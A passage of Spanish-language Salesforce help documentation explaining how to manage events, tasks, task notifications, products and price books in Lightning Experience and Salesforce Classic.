   También puede hacer clic en **Eliminar** junto a la reunión en la lista relacionada Actividades abiertas.

   Nota: Si en su página sólo dispone del botón **Cerrar**, no tendrá el permiso para modificar la reunión solicitada. Puede pedir al organizador que modifique los detalles de la reunión o póngase en contacto con su administrador de Salesforce que otorgue los permisos necesarios.
3. Haga clic en **Aceptar** para confirmar la cancelación.

   Salesforce enviará una cancelación de la reunión a todos los invitados. Las reuniones canceladas se eliminan permanentemente y no se guardan en la Papelera.

### Responder a invitaciones a eventos en Salesforce Classic

Acepte o rechace una invitación a un evento. Después de aceptar una invitación, puede agregar el evento a Outlook.

Cuando un compañero de trabajo le invita a un evento, recibe un correo electrónico con un vínculo al evento. El evento también aparece en la ficha Inicio. Para aceptar o rechazar el evento:

1. Haga clic en la descripción del evento.
2. Alternativamente, puede incluir una respuesta.
3. Si el evento es un evento único, haga clic en **Aceptar reunión** o **Rechazar reunión**. Si ha sido invitado a una serie de eventos, haga clic en **Aceptar serie** o **Rechazar serie**.

Nota: Si desea asistir a algunos eventos en una serie de eventos pero rechaza los demás, acepte la serie y luego rechace eventos específicos.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

CONSULTE TAMBIÉN

Crear una cita de Outlook para un evento en Salesforce Classic

## Tareas

Mantenga su lista de tareas en in Salesforce y permanezca al tanto de sus acuerdos y cuentas. Relacione fácilmente cada tarea con registros para candidatos, contactos, campañas, contratos y otra información que necesite. Salesforce le ofrece varias herramientas de maximizar la productividad: formas rápidas de crear y actualizar tareas, listas de tareas prefiltradas y opciones de notificación de tareas.

1. Gestionar tareas

   En Salesforce, las tareas son una herramienta potente para ayudarle a realizar un seguimiento de su trabajo y cerrar contratos. Relaciónelas con oportunidades, candidatos, cuentas y contactos, y gestiónelas en esos registros, en listas y en informes.

2. Consideraciones para el uso de tareas

   Salesforce siempre muestra la fecha de inicio de una tarea en la zona horaria que ha seleccionado para Mi configuración. Su administrador de Salesforce puede agregar condiciones para cerrar una tarea, como la introducción de un comentario. Si su administrador de Salesforce ha configurado más de un estado Cerrado o Abierto para tareas, seleccione un estado para continuar. Trabajar con tareas es diferente en Lightning Experience y Salesforce Classic.

3. Repetir una tarea

   Ajuste fácilmente la fecha de vencimiento de una tarea recurrente, o elimine las aglomeraciones de tareas recurrentes en su lista de tareas futura. Utilice tareas de repetición para que una tarea se repita un número específico de días después de un desencadenador que selecciona. La siguiente tarea en las series solo se crea cuando vence la tarea actual o se marca como completada. La tareas de repetición son una alternativa simplificada de repetir tareas regularmente cuando no necesita que se realice una tarea en un día específico.

4. Asignar tareas a varias personas en Salesforce Classic

   Asigne una copia independiente de la misma tarea a hasta 100 compañeros. Por ejemplo, podría crear la tarea “Enviar sus informes de gastos” con la fecha de vencimiento adecuada y asignarla a un equipo de ejecutivos de cuentas.

5. Notificaciones de tareas
   Establezca las opciones para enviar o recibir una notificación por correo electrónico cuando se asigna una tarea.

CONSULTE TAMBIÉN

Actividades

Eventos y calendarios

## Gestionar tareas

En Salesforce, las tareas son una herramienta potente para ayudarle a realizar un seguimiento de su trabajo y cerrar contratos. Relaciónelas con oportunidades, candidatos, cuentas y contactos, y gestiónelas en esos registros, en listas y en informes.

1. Gestionar tareas en Lightning Experience
   Cree, actualice y supervise sus propias tareas, tareas delegadas a otros y tareas en una oportunidad, un candidato, una cuenta o un contacto. Utilice la página Inicio, la lista de tareas o la cronología de actividad. También puede realizar un seguimiento de las tareas en los informes.
2. Gestionar tareas en Salesforce Classic
   Puede realizar un seguimiento, crear y actualizar sus tareas y de otras personas en diversas ubicaciones en Salesforce. Las tareas se muestran en vistas de lista de actividades y de calendario, noticias en tiempo real de Chatter, registros con los que esas tareas están relacionados, como contactos y cuentas. También puede realizar un seguimiento de las tareas en los informes.

### Gestionar tareas en Lightning Experience

Cree, actualice y supervise sus propias tareas, tareas delegadas a otros y tareas en una oportunidad, un candidato, una cuenta o un contacto. Utilice la página Inicio, la lista de tareas o la cronología de actividad. También puede realizar un seguimiento de las tareas en los informes.

Utilizar tareas en Lightning Experience para mejorar la actividad de ventas

- En la página Inicio, Tareas del día muestra sus cinco próximas tareas que vencen hoy.
- En el panel Kanban para oportunidades, las tarjetas muestran alertas cuando vence una tarea o cuando no hay actividades abiertas. Para crear o actualizar una tarea, haga clic en el triángulo amarillo.
- En una oportunidad, candidato, cuenta o contacto individual, utilice el redactor y la cronología de actividades para crear y trabajar con tareas, reuniones, llamadas y mensajes de correo electrónico.
- Utilice la lista de tareas para trabajar con tareas que vencen hoy, todas sus tareas abiertas, tareas vencidas y tareas completadas en los últimos siete días. En el menú de navegación, vaya a **Tareas** y seleccione una vista.

  Para mantener tareas atrasadas recientemente (vencidas en los últimos 30 días) bajo su atención pero sin que estorben, **Mis tareas** las contrae cuando suman 10 o más. **Todas las tareas vencidas** incluye todas las tareas atrasadas. **Delegadas** muestra tareas que ha creado y asignado a personas por debajo de usted en la jerarquía de funciones de su organización de Salesforce.

  También puede utilizar informes de actividades para ver tareas que ha asignado a personas por debajo de usted en la jerarquía de funciones de su organización de Salesforce.

EDICIONES

Disponible para Lightning Experience en: **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear tareas
- "Modificar tareas"

Nota: Puede eliminar un contacto o un registro de una tarea sin eliminar la tarea. Por ejemplo, supongamos que una tarea está relacionada con Contacto A y Contacto B, y desea relacionarla únicamente con Contacto A. En vez de eliminar la tarea, solo tiene que eliminar Contacto B del campo `Nombre`.

CONSULTE TAMBIÉN

Consideraciones para el uso de tareas en Lightning Experience

## Gestionar tareas en Salesforce Classic

Puede realizar un seguimiento, crear y actualizar sus tareas y de otras personas en diversas ubicaciones en Salesforce. Las tareas se muestran en vistas de lista de actividades y de calendario, noticias en tiempo real de Chatter, registros con los que esas tareas están relacionados, como contactos y cuentas. También puede realizar un seguimiento de las tareas en los informes.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear tareas
- "Modificar tareas"

### Seguir tareas

Puede realizar un seguimiento de las tareas que le pertenecen y de otros usuarios en las siguientes ubicaciones. Para ver vistas de lista de actividades, haga clic en en la ficha Inicio o en cualquier vista de calendario, o ir a la vista de calendario del día o de la semana.

**Tareas que le están asignadas**

- La ficha Inicio en la sección Mis tareas
- Una vista de lista de actividades: Seleccione una vista de lista existente o personalice una
- Sus noticias en tiempo real de Chatter: Siga una tarea para realizar un seguimiento de publicaciones, comentarios y actualizaciones sobre esta

**Tareas que vencen pronto**

- La vista de lista **Mis actividades**
- **Today** en la aplicación Salesforce1 para iOS o Android
- La lista **Mis tareas** de Salesforce1

**Tareas relacionadas con otro registro, como un contacto o una cuenta**

- La página de detalles de otro registro, en las listas relacionadas Actividades abiertas e Historial de actividades
- Sus noticias en tiempo real de Chatter y en las noticias en tiempo real de Chatter de otro registro
- Informes de actividades

  Nota: Puede eliminar un contacto o un registro en una tarea sin eliminar la tarea al completo. Por ejemplo, supongamos que una tarea está relacionada con Contacto A y Contacto B, y desea relacionarla únicamente con Contacto A. En vez de eliminar la tarea, solo tiene que eliminar Contacto B del campo `Nombre`.

**Tareas delegadas (asignadas a Personas por debajo de usted en la jerarquía de su organización)**

- La vista de lista **Mis actividades delegadas**
- Informes de actividades
- La lista **Tareas delegadas** de Salesforce1

**Tareas atrasadas**

- La vista de lista de actividades **Atrasadas**
- La lista **Tareas atrasadas** de Salesforce1

**Tareas completadas**

- La vista de lista **Mis actividades**
- La lista **Tareas completadas** de Salesforce1

**Las tareas que ha asignado a otros**

- La vista de lista **Mis actividades delegadas**
- Informes de actividades

**Tareas asignadas a Personas por debajo de usted en la jerarquía de su organización**

- La vista de lista **Actividades de mi equipo**
- Informes de actividades

### Ver detalles de tareas

En un calendario, en la vista de lista de actividades, en una lista relacionada, o bien en la ficha Inicio, existen dos formas de ver los detalles de tareas:

- Pase su ratón sobre el asunto de una tarea.
- Haga clic en el asunto.

En la página de detalles de una tarea, para ver los detalles de una sola tarea en una serie recurrente ( ), seleccione la subficha Ver tarea. Para ver los detalles de la serie , seleccione la subficha Ver serie.

### Creación de tareas

**En la ficha Inicio**
En la ficha Inicio, bajo Mis tareas, haga clic en **Nueva**.

**En una noticia en tiempo real de Chatter**
Si crea una tarea en las noticias en tiempo real de un registro, como un contacto, Salesforce relaciona automáticamente la tarea con el registro.

**En la barra lateral**
En la barra lateral de Salesforce, en la lista desplegable Crear nuevo, seleccione **Tarea**.

**En la página de detalles de otro registro**

- En la lista relacionada Actividades abiertas, haga clic en **Nueva tarea**.
- En la lista relacionada Historial de actividades, haga clic en **Registrar una llamada** para añadir un registro de tarea con un estado de Completada.

Salesforce relaciona automáticamente la tarea con el registro.

**En la vista Día del calendario o Semana natural**
En Mis tareas, haga clic en **Nueva**.

**En una Vista de lista de actividades ( )**
En una vista de lista, haga clic en **Nueva tarea**.

### Actualizar tareas

En cualquier punto (excepto en informes) donde pueda ver detalles de tareas, puede modificar cualquier tarea para la que tenga permiso de modificación.

## Consideraciones para el uso de tareas

Salesforce siempre muestra la fecha de inicio de una tarea en la zona horaria que ha seleccionado para Mi configuración. Su administrador de Salesforce puede agregar condiciones para cerrar una tarea, como la introducción de un comentario. Si su administrador de Salesforce ha configurado más de un estado Cerrado o Abierto para tareas, seleccione un estado para continuar. Trabajar con tareas es diferente en Lightning Experience y Salesforce Classic.

1. Consideraciones para el uso de tareas en Lightning Experience
   Tenga en cuenta estas consideraciones para poseer, visualizar, crear y actualizar tareas.
2. Consideraciones para el uso de tareas en Salesforce Classic
   Tenga en cuenta estas consideraciones para poseer, visualizar, crear y actualizar tareas.

CONSULTE TAMBIÉN

Recordatorios de actividades en Salesforce Classic

Personalizar su experiencia de Salesforce

## Consideraciones para el uso de tareas en Lightning Experience

Tenga en cuenta estas consideraciones para poseer, visualizar, crear y actualizar tareas.

EDICIONES

Disponible para Lightning Experience en: **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

**Las tareas solo pueden tener un propietario a la vez**
Solo una persona puede ser propietario de una tarea. Si reasigna la tarea a otro usuario, ya no aparecerá en su lista de tareas salvo que la persona esté por debajo suya en la jerarquía de funciones. En este caso, verá la tarea en la vista Delegada en su lista de tareas.

**Los gestores no pueden modificar las tareas de otros usuarios**
Cualquier persona puede reasignar una tarea a un compañero de trabajo. Los administradores en la jerarquía de funciones pueden ver tareas que ha asignado a personas por debajo de ellos en la jerarquía de funciones. También pueden utilizar informes para ver tareas de personas por debajo de ellos en la jerarquía de funciones, pero no pueden modificarlos.

**Sin tareas recurrentes**
No puede crear tareas recurrentes. No obstante, su lista de tareas y la cronología de la actividad muestran cada tarea que se haya creado como parte de una serie en Salesforce Classic. Si se le asigna una tarea individual, puede modificarla.

**Limitaciones sobre las notificaciones de correo electrónico de asignaciones de tareas**
Lightning Experience no muestra una opción para enviar un mensaje de correo electrónico cuando asigna una tarea. Tampoco muestra un parámetro para recibir un mensaje de correo electrónico cuando alguien le asigna una tarea. No obstante, si cambia de Lightning Experience a Salesforce Classic, una de estas opciones puede estar disponible. Depende de cómo su administrador haya configurado su organización de Salesforce. Si una de estas opciones está disponible, puede recibir mensajes de correo electrónico para tareas que se asigne a sí mismo o creadas con un estado de Completado.

**Sin recordatorios de tareas**
Lightning Experience no muestra recordatorios de tareas.

CONSULTE TAMBIÉN

Consideraciones para el uso de eventos y calendarios en Lightning Experience

Consideraciones para el uso de actividades

## Consideraciones para el uso de tareas en Salesforce Classic

Tenga en cuenta estas consideraciones para poseer, visualizar, crear y actualizar tareas.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

### Tareas recurrentes ( )

**Solo se admite el tipo de registro predeterminado**

Si aplica un tipo de registro que no sea el predeterminado, Salesforce sigue aplicando el tipo de registro predeterminado a su tarea recurrente. Salesforce no muestra campos de lista de selección asociados con el tipo de registro predeterminado.

**No hay `Fecha de vencimiento` en tareas recurrentes**

El campo `Fecha de vencimiento` está desactivado en tareas recurrentes porque las tareas en la serie tienen diferentes fechas de vencimiento.

**Efectos de cambios en una serie de tareas y tareas únicas en una serie**

PRECAUCIÓN: Los cambios en una serie de tareas recurrentes sustituyen los cambios en tareas únicas que vencen en el futuro. (Los cambios en una serie no afectan a las tareas realizadas antes e la fecha actual.) Si cambia cualquiera de los siguientes parámetros en una serie, los vínculos a tareas que vencen en el futuro se interrumpen. También se restablecen los desencadenadores y los flujos de trabajo.

- Frecuencia
- Fecha de inicio y de finalización de la repetición

**Estado de la tarea**

No puede cambiar el estado de una serie de tareas. Solo puede cambiar el estado de tareas únicas en una serie.

**Recordatorios de tareas**

Si crea una tarea recurrente y deja la casilla de verificación del recordatorio seleccionada, recibirá un recordatorio para cada tarea única en la serie.

**Archivos adjuntos a tareas**

Puede adjuntar archivos a una serie de tareas recurrentes. Después de crear una serie, puede agregar o eliminar archivos adjuntos a cada tarea única en la serie.

Los archivos adjuntos aparecen solo en la página de detalles de la tarea, no en la página de detalles de otros registros con los que está relacionada la tarea. Si no ve la lista relacionada Archivos adjuntos en la página de detalles de la tarea, solicite a su administrador de Salesforce que la agregue al formato de página de la tarea.

### Relacionar tareas a múltiples contactos (Actividades compartidas)

**Número máximo de contactos relacionados**

Puede relacionar una tarea a hasta 50 contactos (pero solo un candidato) en el campo `Nombre`, incluyendo un contacto principal.

Si no ve el icono junto al campo `Nombre`, solicite a su administrador de Salesforce activar Actividades compartidas.

**Sin compatibilidad con Tareas recurrentes o Asignados de múltiples tareas**

No puede relacionar múltiples contactos a una serie de tareas recurrentes o una tarea asignada a múltiples usuarios.

### Asignación de tareas

**La tarea se asigna al usuario que la ha creado**

De forma predeterminada, una tarea se asigna al usuario que la creó. Para asignar copias independientes de una nueva tarea a múltiples usuarios, haga clic en el icono junto a **Asignado a**; en la ventana que se abre, haga clic en la ficha Múltiples usuarios. El campo `Asignado a` no está disponibles en Personal Edition.

### Notificaciones de tareas

**Notificaciones por correo electrónico**

Dependiendo de la forma en que su administrador de Salesforce ha configurado su organización de Salesforce, puede darse una de las situaciones siguientes:

- Recibe automáticamente una notificación por correo electrónico para cada tarea que se le ha asignado. Puede desactivar estas notificaciones yendo a la página Recordatorios y alertas en su configuración personal y anulando la selección de la casilla de verificación **Enviarme un correo electrónico cuando alguien me asigne una tarea**.
- No recibe automáticamente una notificación por correo electrónico para cada tarea que se le ha asignado. Si desea enviar un correo electrónico a cada persona a la que asigna una tarea, incluyéndose a sí mismo, seleccione **Enviar correo electrónico de notificación** cuando cree una tarea. (Dependiendo de cómo ha configurado su administrador de Salesforce su organización de Salesforce, esta casilla de verificación podría no estar disponible.)

**Notificaciones de tarea móvil**

Salesforce1 dispone de ajustes separados para las notificaciones de asignación de tareas que recibe a través de su dispositivo móvil.

### Tareas en Chatter

**Las nuevas tareas aparecen en Noticias en tiempo real de Chatter**

Si se relaciona una nueva tarea a un registro como un candidato, una cuenta o un objeto personalizado, la tarea aparece en las noticias en tiempo real de ese registro. En cualquier registro que siga, verá elementos de noticias en tiempo real para todas las tareas, independientemente de quién las ha creado.

**Creación de tareas en noticias en tiempo real**

Su administrador de Salesforce puede especificar si puede utilizar Chatter para crear tareas para diferentes tipos de registros. Por ejemplo, algunas personas pueden ver pero no crear tareas en las noticias de tiempo real para las cuentas a las que tienen acceso.

**Tareas no recurrentes en Chatter**

Sus noticias en tiempo real de Chatter no muestran tareas recurrentes, ya sea en series o de forma individual, y no puede seguir tareas recurrentes en Chatter.

**No hay correo electrónico o registro de llamadas en noticias en tiempo real de caso**

En los casos, las noticias en tiempo real no incluyen tareas de correo electrónico ni de registro de llamadas.

### Correo electrónico para registro de casos

**Visualización de correos electrónicos asociados**

Si su organización ha activado Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand, algunas tareas pueden estar asociadas con correos electrónicos de Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand. Para ver el correo electrónico asociado, haga clic en el vínculo en la parte superior de la tarea. Para obtener más información, consulte Trabajo con correos electrónicos de casos en la página 2364.

Salesforce for Outlook


**Elementos sin resolver**

Las tareas que son mensajes de correo electrónico recibidos a través de Correo electrónico a Salesforce o Salesforce for Outlook a veces muestran una pancarta que vincula con la página Mis elementos no resueltos. Utilice esta página para asignar todos los correos electrónicos no asignados a registros relacionados de Salesforce.

## Repetir una tarea

Ajuste fácilmente la fecha de vencimiento de una tarea recurrente, o elimine las aglomeraciones de tareas recurrentes en su lista de tareas futura. Utilice tareas de repetición para que una tarea se repita un número específico de días después de un desencadenador que selecciona. La siguiente tarea en las series solo se crea cuando vence la tarea actual o se marca como completada. La tareas de repetición son una alternativa simplificada de repetir tareas regularmente cuando no necesita que se realice una tarea en un día específico.

Si no ve la opción de tareas de repetición cuando crea una tarea, solicite a su administrador de Salesforce agregar tareas de repetición en un formato de página.




1. Para `Repetir esta tarea`, seleccione **Después de fecha de vencimiento** o **Después de fecha de finalización**.
2. Para `Intervalo de repetición`, introduzca el número de días después de la fecha de vencimiento o la fecha de finalización de la tarea cuando desea que se realice la siguiente tarea.

EDICIONES

Disponible para Lightning Experience en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear tareas:
- "Modificar tareas"

Si `Repetir esta tarea` en una tarea existente está configurado como **(Tarea cerrada)**, indica que se ha cerrado la tarea como parte de una serie de repeticiones. Puede utilizar esta información para distinguir tareas de repetición de otras tareas para fines de realizar informes.

Si utiliza Salesforce for Outlook para sincronizar tareas, las tareas individuales en una serie de repetición se sincronizan como se han creado.

Nota: Cuando se establece que las tareas de una serie se repitan después de su fecha de vencimiento, Salesforce no crea repeticiones cuyas fechas de vencimiento ya hayan pasado. En su lugar, Salesforce sigue agregando el intervalo hasta encontrar una tarea repetida cuya fecha de vencimiento todavía no haya pasado. Por ejemplo, supongamos que un usuario establece una tarea para repetirse tres días después de su vencimiento, pero el usuario no completa la tarea hasta cinco días después de su vencimiento. En lugar de crear una tarea que ya haya vencido, Salesforce determina que la fecha de vencimiento de la nueva tarea sea mañana.

## Asignar tareas a varias personas en Salesforce Classic

Asigne una copia independiente de la misma tarea a hasta 100 compañeros. Por ejemplo, podría crear la tarea "Enviar sus informes de gastos" con la fecha de vencimiento adecuada y asignarla a un equipo de ejecutivos de cuentas.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

PERMISOS DE USUARIO

Para crear tareas:
- "Modificar tareas"

1. En la página Tarea nueva, haga clic en el icono de búsqueda ( ) junto al campo `Asignado a`.
2. En la ventana de búsqueda, seleccione la ficha **Múltiples usuarios**.
3. Agregar hasta 100 personas (incluyendo miembros de grupos) a Miembros seleccionados.

   Consejo: Los grupos personales son un modo adecuado de organizar a los usuarios reuniéndolos en grupos con un significado común. Para obtener información detallada, consulte Creación y modificación de grupos.

4. Haga clic en **Listo**.
   La página Nueva tarea muestra sus selecciones y el número total de próximas tareas en el campo `Asignado a`.
5. Guardar la tarea.

   Ahora ha asignado copias de la tarea a los compañeros que ha seleccionado. Los compañeros pueden modificar, volver a asignar o eliminar sus tareas individuales.

## Notificaciones de tareas

Establezca las opciones para enviar o recibir una notificación por correo electrónico cuando se asigna una tarea.

1. Notificaciones de tareas en Lightning Experience

   Lightning Experience no muestra una opción para enviar un mensaje de correo electrónico cuando asigna una tarea. Tampoco muestra un parámetro para recibir un mensaje de correo electrónico cuando alguien le asigna una tarea. No obstante, si cambia de Lightning Experience a Salesforce Classic, una de estas opciones puede estar disponible. Depende de cómo su administrador haya configurado su organización de Salesforce. Si una de estas opciones está disponible, puede recibir mensajes de correo electrónico para tareas que se asigne a sí mismo o creadas con un estado de Completado. Solicite más detalles a su administrador de Salesforce.
2. Notificaciones de tareas en Salesforce Classic

   Salesforce puede enviar una notificación por correo electrónico cuando alguien crea o asigna una tarea, dependiendo de cómo haya configurado su administrador de Salesforce su organización.

### Notificaciones de tareas en Lightning Experience

Lightning Experience no muestra una opción para enviar un mensaje de correo electrónico cuando asigna una tarea. Tampoco muestra un parámetro para recibir un mensaje de correo electrónico cuando alguien le asigna una tarea. No obstante, si cambia de Lightning Experience a Salesforce Classic, una de estas opciones puede estar disponible. Depende de cómo su administrador haya configurado su organización de Salesforce. Si una de estas opciones está disponible, puede recibir mensajes de correo electrónico para tareas que se asigne a sí mismo o creadas con un estado de Completado. Solicite más detalles a su administrador de Salesforce.

EDICIONES

Disponible para Lightning Experience en: **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

### Notificaciones de tareas en Salesforce Classic

Salesforce puede enviar una notificación por correo electrónico cuando alguien crea o asigna una tarea, dependiendo de cómo haya configurado su administrador de Salesforce su organización.

Pregunte a su administrador de Salesforce cómo funcionan las notificaciones de tareas en su organización:

- Puede establecer su propia preferencia para notificaciones de correo electrónico cuando alguien le asigna una tarea.
- La persona que le asigna una tarea puede determinar si enviarle una notificación de correo electrónico de la tarea.
- No puede recibir notificaciones de correo electrónico cuando alguien le asigna una tarea.

Si no puede establecer su propia preferencia para las notificaciones de correo electrónico cuando alguien le asigna una tarea, recibirá notificaciones de correo electrónico de forma predeterminada. Si no desea recibir el correo electrónico, cambie la configuración:

- En su configuración personal, vaya a **Recordatorios y alertas** > **Eventos y tareas** y anule la selección de **Enviarme un correo electrónico cuando alguien me asigne una tarea**.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear tareas
- "Modificar tareas"

# Seguir sus productos, precios y programas de pagos

## Productos

Productos en Salesforce representa los productos y los servicios que su empresa ofrece a los clientes.

Conceptos de productos

Antes de utilizar productos en Salesforce, asegúrese de comprender los conceptos básicos.

Directrices para la creación de productos

Si es un administrador o responsable de operaciones de ventas, creará productos en Salesforce para realizar un seguimiento de los productos y servicios que distribuye su empresa. Después de crear un producto, sus representantes de ventas pueden agregarlo a sus presupuestos, oportunidades y pedidos. Antes de empezar, revise algunas directrices clave.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Conceptos de productos

Antes de utilizar productos en Salesforce, asegúrese de comprender los conceptos básicos.

*Productos* son los elementos y servicios que distribuye a clientes. Cada producto puede existir en múltiples listas de precios con precios diferentes.

Cuando ve la página de detalles de una oportunidad, un presupuesto, un pedido o contrato de servicio, la lista relacionada Productos o la lista relacionada Partidas de presupuesto muestra los productos asociados para ese registro. Utilice estas listas relacionada para seleccionar una lista de precios para el registro, agregar o modificar productos y, para oportunidades, establecer o modificar programaciones de productos. Utilice la página de detalles de un registro para asociar un producto con el registro. Por ejemplo, en la página de detalles de un presupuesto, haga clic en **Agregar partida** en la lista relacionada Partidas de presupuesto para seleccionar un producto y mostrarlo en el presupuesto.

Si se comparten productos con contactos externos a través de Salesforce to Salesforce, seleccione una de las vistas de lista bajo Productos de conexiones para ver los productos que sus socios comerciales han compartido.

CONSULTE TAMBIÉN

- Productos
- Directrices para la creación de productos

EDICIONES

| | |
|---|---|
| Productos, listas de precios y presupuestos disponibles en: Salesforce Classic y Lightning Experience | Pedidos disponibles en Salesforce Classic |
| Productos, listas de precios y pedidos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** | Presupuestos disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud |

## Directrices para la creación de productos

Si es un administrador o responsable de operaciones de ventas, creará productos en Salesforce para realizar un seguimiento de los productos y servicios que distribuye su empresa. Después de crear un producto, sus representantes de ventas pueden agregarlo a sus presupuestos, oportunidades y pedidos. Antes de empezar, revise algunas directrices clave.

- Para ver y crear productos, necesita los permisos "Leer" y "Crear" en productos.
- Para empezar a crear producto, haga clic en **Nuevo** en la página de inicio Productos.
- Puede crear un producto duplicando un producto existente.
- Para garantizar un rendimiento rápido del sistema con lista de precios, mantenga el número de productos por debajo de 2.000.000.
- Los productos necesitan un precio activo estándar antes de poder agregarlos a una lista de precios.
- Para definir un ciclo de entrega y pago a través de un programa de productos, haga clic en **Modificar** en el detalle del producto.

CONSULTE TAMBIÉN

Crear registros

EDICIONES

| | |
|---|---|
| Productos, listas de precios y presupuestos disponibles en: Salesforce Classic y Lightning Experience | Pedidos disponibles en Salesforce Classic |
| Productos, listas de precios y pedidos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** | Presupuestos disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud |

# Precios y listas de precios

Las listas de precios realizan un seguimiento de los precios de los productos y servicios que su empresa ofrece a los clientes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Conceptos de listas de precios

Obtenga información acerca de listas de precios y entradas de listas de precios.

### Establecer y modificar precios de productos

Establezca y modifique precios para cada uno de los productos y servicios de su empresa.

### Crear listas de precios personalizadas

Cree listas de precios personalizadas para cada segmento de mercado en el que venden sus representantes de ventas. A continuación, agregue productos a cada lista de precios con los precios que ofrece cada segmento de mercado. Por ejemplo, si vende a clientes domésticos e internacionales con diferentes precios, puede crear dos listas de precios personalizadas: una doméstica y una internacional.

### Directrices para compartir listas de precios

Amplíe el acceso a listas de precios a más miembros de su equipo de ventas mediante el uso compartido en Salesforce Classic.

Consideraciones para la eliminación de listas de precios

Para eliminar listas de precios de sus listas relacionadas, puede archivar, desactivar o eliminar las listas de precios. Cada opción de eliminación tiene un resultado diferente. Antes de eliminar una lista de precios de sus listas relacionadas, determine qué opción se ajusta más a sus necesidades comerciales.

Consideraciones para la eliminación de un producto de una lista de precios

Antes de eliminar un producto de una lista de precios, considere algunos puntos clave.

Consideraciones para la eliminación de productos y listas de precios

Revise algunos puntos clave antes de eliminar un producto o una lista de precios.

## Conceptos de listas de precios

Obtenga información acerca de listas de precios y entradas de listas de precios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Una *lista de precios* es una lista de productos y sus precios.

- La *lista de precios estándar* es la lista principal de todos los productos y sus *precios estándar* predeterminados. Salesforce crea la lista de precios estándar cuando inicia la creación de registros de productos. Incluye todos sus productos y sus precios relacionados sin importar que haya listas de precios personalizadas que incluyen esos productos.
- Una *lista de precios personalizada* es una lista separada de productos con precios personalizados, denominados *precios de lista*. Las listas de precios personalizadas son perfectas para ofrecer productos a diferentes precios a diferentes segmentos del mercado, regiones u otros subconjuntos de sus clientes. Cree una lista de precios separada para cada conjunto de clientes al que se quiera dirigir. Por ejemplo, si tiene un conjunto de precios para clientes domésticos y otro para clientes internacionales, cree una lista de precios doméstica y una internacional.

Una *entrada de lista de precios* es un producto con su precio como se enumera en una lista de precios. Cada entrada de lista de precios especifica una divisa para el precio.

- Las *entradas de listas de precios estándar* son los precios (estándar) predeterminados para los productos y servicios de la lista de precios estándar. Cuando crea un registro de producto, Salesforce crea una entrada de lista de precios estándar. Puede marcar la entrada de lista de precios estándar como activa o inactiva, dependiendo por ejemplo, de si tiene intención de empezar a vender el producto de manera inmediata.
- Las *entradas de listas de precios personalizadas* son los precios (lista) personalizados para los productos y servicios de la lista de precios personalizada. Las entradas de lista de precios personalizadas solo se pueden crear para productos con entradas de lista de precios estándar activa.
- En Lightning Experience, las páginas de detalle de Producto muestran la lista relacionada Precio estándar y Listas de precios como una única lista relacionada Listas de precios.
- Si personaliza el formato de la página de detalles Entrada de lista de precios, no existe ninguna dependencia de campo para campos de entrada de lista de precios en la interfaz de usuario. Si la casilla de verificación `Utilizar precio estándar` está eliminada del formato de página y se selecciona esta casilla de verificación para una entrada de lista de precios, no puede modificar el precio de lista. El campo `Precio de lista` está desactivado y no se puede activar en esta página.

CONSULTE TAMBIÉN

Precios y listas de precios

Establecer y modificar precios de productos

# Establecer y modificar precios de productos

Establezca y modifique precios para cada uno de los productos y servicios de su empresa.

EDICIONES

| | |
|---|---|
| Productos, listas de precios y presupuestos disponibles en: Salesforce Classic y Lightning Experience | Pedidos disponibles en Salesforce Classic |
| Productos, listas de precios y pedidos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** | Presupuestos disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud |

## Establecer precios de productos en Lightning Experience

Realice un seguimiento de hasta tres tipos de precios diferentes para cada uno de sus productos con el fin de poder ajustarse a su manera de vender en diferentes segmentos de mercado y clientes.

## Establecer y modificar precios de productos en Salesforce Classic

Realice un seguimiento de hasta tres tipos de precios diferentes para cada uno de sus productos con el fin de poder ajustarse a su manera de vender en diferentes segmentos de mercado y clientes.

### CONSULTE TAMBIÉN

- Consideraciones para la definición de precios
